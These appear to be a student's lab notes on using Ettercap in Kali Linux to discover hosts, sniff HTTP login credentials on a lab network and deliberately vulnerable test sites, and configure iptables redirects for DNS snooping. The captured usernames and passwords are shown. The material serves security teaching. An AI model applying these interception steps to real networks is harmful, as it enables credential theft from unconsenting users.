
Then write testfire.net in URL.



capture using ettercap :


open ettercap







The screenshot shows the 'Host List' tab in the Ettercap 0.8.3.1 (EB) application. The table displays the results of a scan, listing IP addresses, MAC addresses, and descriptions.

IP Address	MAC Address	Description
fe80::f4bd:cb07:1132:b59d	00:50:56:C0:00:08	LAPTOP-UME9CTKK.local
192.168.139.1	00:50:56:C0:00:08	
192.168.139.2	00:50:56:E2:96:B1	
192.168.139.129	00:0C:29:E7:1F:78	
192.168.139.138	00:0C:29:29:33:C0	
192.168.139.141	00:0C:29:8F:0D:B2	
192.168.139.254	00:50:56:F3:84:4A	





Enter all IP machine






Then write ip address of OWASP in URL.






```
7 hosts added to the hosts list...
HTTP : 192.168.139.138:80 -> USER: admin PASS: 1122 INFO: http://192.168.139.138/dvwa/login.php
CONTENT: username=admin&password=1122&Login=Login
```


Open windows sever then Now open internet explorer



Then write testfire.net in URL.



```
HTTP : 65.61.137.117:80 -> USER: moh PASS: INFO: http://testfire.net/login.jsp
CONTENT: uid=moh&passw=9999&btnSubmit=Login
```






```
HTTP : 44.228.249.3:80 -> USER: evl PASS: 7788 INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=evl&pass=7788
```


Week 4

1.DNS Snooping using Ettercap Tool in Kali Linux:



1. Open Ettercap in Kali Linux.
2. Run leafpad/nano/vi in terminal using root terminal if not there install it.
3. Leafpad /nano/vi /etc/ettercap/etter.conf (opens the file)
4. Search for Linux
5. Below Linux
6. If use iptable remove **#** where `redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"`
7. Remove **#** `redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"`
8. Save the file.




